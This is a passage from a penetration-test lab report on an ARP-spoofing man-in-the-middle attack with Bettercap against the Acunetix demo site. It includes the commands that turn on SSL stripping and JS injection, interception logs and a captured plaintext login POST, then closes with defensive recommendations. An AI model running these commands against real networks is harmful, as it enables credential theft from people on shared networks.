
- Enabled HTTP proxy with SSL stripping to capture login credentials over HTTP:

Command:

```
set http.proxy.sslstrip true

set http.proxy.injectjs true

http.proxy on
```




```
192.168.1.0/24 > 192.168.1.71  » set http.proxy.injectjs true
192.168.1.0/24 > 192.168.1.71  » http.proxy on
192.168.1.0/24 > 192.168.1.71  » [03:31:24] [sys.log] [inf] http.proxy started on 192.168.1.
71:8080 (sslstrip enabled)
192.168.1.0/24 > 192.168.1.71  » [03:31:31] [net.sniff.https] sni 192.168.1.65 > https://amd
c.lazada.com
192.168.1.0/24 > 192.168.1.71  » [03:31:31] [net.sniff.https] sni 192.168.1.65 > https://amd
c.lazada.com
192.168.1.0/24 > 192.168.1.71  » [03:34:15] [net.sniff.http.response] http 44.228.249.3:80 2
00 OK → 192.168.1.65 (0 B text/css)
192.168.1.0/24 > 192.168.1.71  » [03:34:15] [net.sniff.http.response] http 44.228.249.3:80 2
00 OK → 192.168.1.65 (5.5 kB text/html; charset=UTF-8)
192.168.1.0/24 > 192.168.1.71  » [03:34:16] [net.sniff.http.response] http 44.228.249.3:80 2
00 OK → 192.168.1.65 (0 B text/css)
192.168.1.0/24 > 192.168.1.71  » [03:34:16] [net.sniff.http.response] http 44.228.249.3:80 2
00 OK → 192.168.1.65 (0 B text/css)
192.168.1.0/24 > 192.168.1.71  » [03:34:18] [net.sniff.http.response] http 44.228.249.3:80 2
00 OK → 192.168.1.65 (1.1 kB text/html; charset=UTF-8)
192.168.1.0/24 > 192.168.1.71  » [03:34:18] [net.sniff.http.response] http 44.228.249.3:80 2
00 OK → 192.168.1.65 (1.1 kB text/html; charset=UTF-8)
192.168.1.0/24 > 192.168.1.71  » [03:34:18] [net.sniff.http.request] http 192.168.1.65 GET t
estphp.vulnweb.com/images/logo.gif
192.168.1.0/24 > 192.168.1.71  » [03:34:18] [net.sniff.http.request] http 192.168.1.65 GET t
estphp.vulnweb.com/images/logo.gif
192.168.1.0/24 > 192.168.1.71  » [03:34:18] [net.sniff.http.response] http 44.228.249.3:80 2
00 OK → 192.168.1.65 (0 B image/gif)
192.168.1.0/24 > 192.168.1.71  » [03:34:18] [net.sniff.http.response] http 44.228.249.3:80 2
00 OK → 192.168.1.65 (0 B image/gif)
192.168.1.0/24 > 192.168.1.71  » [03:34:18] [net.sniff.http.request] http 192.168.1.65 GET t
estphp.vulnweb.com/favicon.ico
192.168.1.0/24 > 192.168.1.71  » [03:34:18] [net.sniff.http.request] http 192.168.1.65 GET t
estphp.vulnweb.com/favicon.ico
[03:34:19] [net.sniff.http.response] http 44.228.249.3:80 200 OK → 192.168.1.65 (0 B image/
x-icon)
192.168.1.0/24 > 192.168.1.71  » [03:34:19] [net.sniff.http.response] http 44.228.249.3:80 2
00 OK → 192.168.1.65 (0 B image/x-icon)
192.168.1.0/24 > 192.168.1.71  » [03:34:30] [net.sniff.http.response] http 44.228.249.3:80 3
02 Found → 192.168.1.65 (14 B text/html; charset=UTF-8)
192.168.1.0/24 > 192.168.1.71  » [03:34:30] [net.sniff.http.response] http 44.228.249.3:80 3
02 Found → 192.168.1.65 (14 B text/html; charset=UTF-8)
192.168.1.0/24 > 192.168.1.71  » [03:34:30] [net.sniff.http.response] http 44.228.249.3:80 2
```

Figure 9 Proxy started and logs showing HTTP traffic interception

4.8 Capturing Sensitive Data

- Observed intercepted HTTP POST requests revealing plaintext credentials submitted via the test site.



estphp.vulnweb.com
6
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
login
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd


If you are already registered please enter your login information below:

Username : test

Password : ····

You can also signup here.
Signup disabled. Please use the username test and the password test.

Figure 10 POST requests with username and password



```
192.168.1.0/24 > 192.168.1.71  » [03:36:25] [net.sniff.dns] dns gateway > 192.168.1.65 : www
.google.com is 142.250.193.4
[03:38:33] [net.sniff.http.request] http 192.168.1.65 POST testphp.vulnweb.com/userinfo.php
192.168.1.0/24 > 192.168.1.71  »
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 21
Referer: http://testphp.vulnweb.com/login.php
Accept-Language: en-US,en;q=0.9,ne;q=0.8
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/138.0.0.0 Mobile Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

uname=test &pass=test
```

Figure 11 Example of captured POST request with username and password

5 Observations and Findings

- Captured HTTP traffic included login requests with POST parameters showing usernames and passwords in plain text (\).
- DNS queries and HTTP GET requests were intercepted and logged, indicating successful MITM interception.
- The target site testphp.vulnweb.com was vulnerable to HTTP credential sniffing due to lack of enforced HTTPS and insecure login forms.
- SSL stripping allowed interception of HTTPS requests downgraded to HTTP, exposing sensitive data.

These findings demonstrate how ARP spoofing combined with MITM techniques can compromise user credentials and sensitive information on insecure networks.

6 Mitigation and Defense Recommendations

To protect against ARP spoofing and MITM attacks:

1. **Enforce HTTPS:** Ensure all web applications and services use HTTPS.
2. **Deploy VPNs:** Encrypt traffic when accessing untrusted or public networks.
3. **Enable ARP Inspection:** Use Dynamic ARP Inspection (DAI) on network switches.
4. **Use Port Security:** Limit and monitor devices allowed on each switch port.
5. **Educate Users:** Promote awareness of the risks associated with public Wi-Fi and unsecured networks.

7 Conclusion

This penetration test successfully demonstrated an ARP spoofing MITM attack in a controlled environment using Bettercap. The ability to capture sensitive login credentials highlights critical vulnerabilities in networks lacking proper encryption and ARP security. Ongoing vigilance, proper network configuration, and adoption of secure protocols are essential to defend against such attacks and protect user data.

The experiment proved that unsecured HTTP traffic can be easily intercepted on local networks, exposing sensitive user credentials. Strengthening ARP-level protections and enforcing encrypted communication are essential to defending against these threats.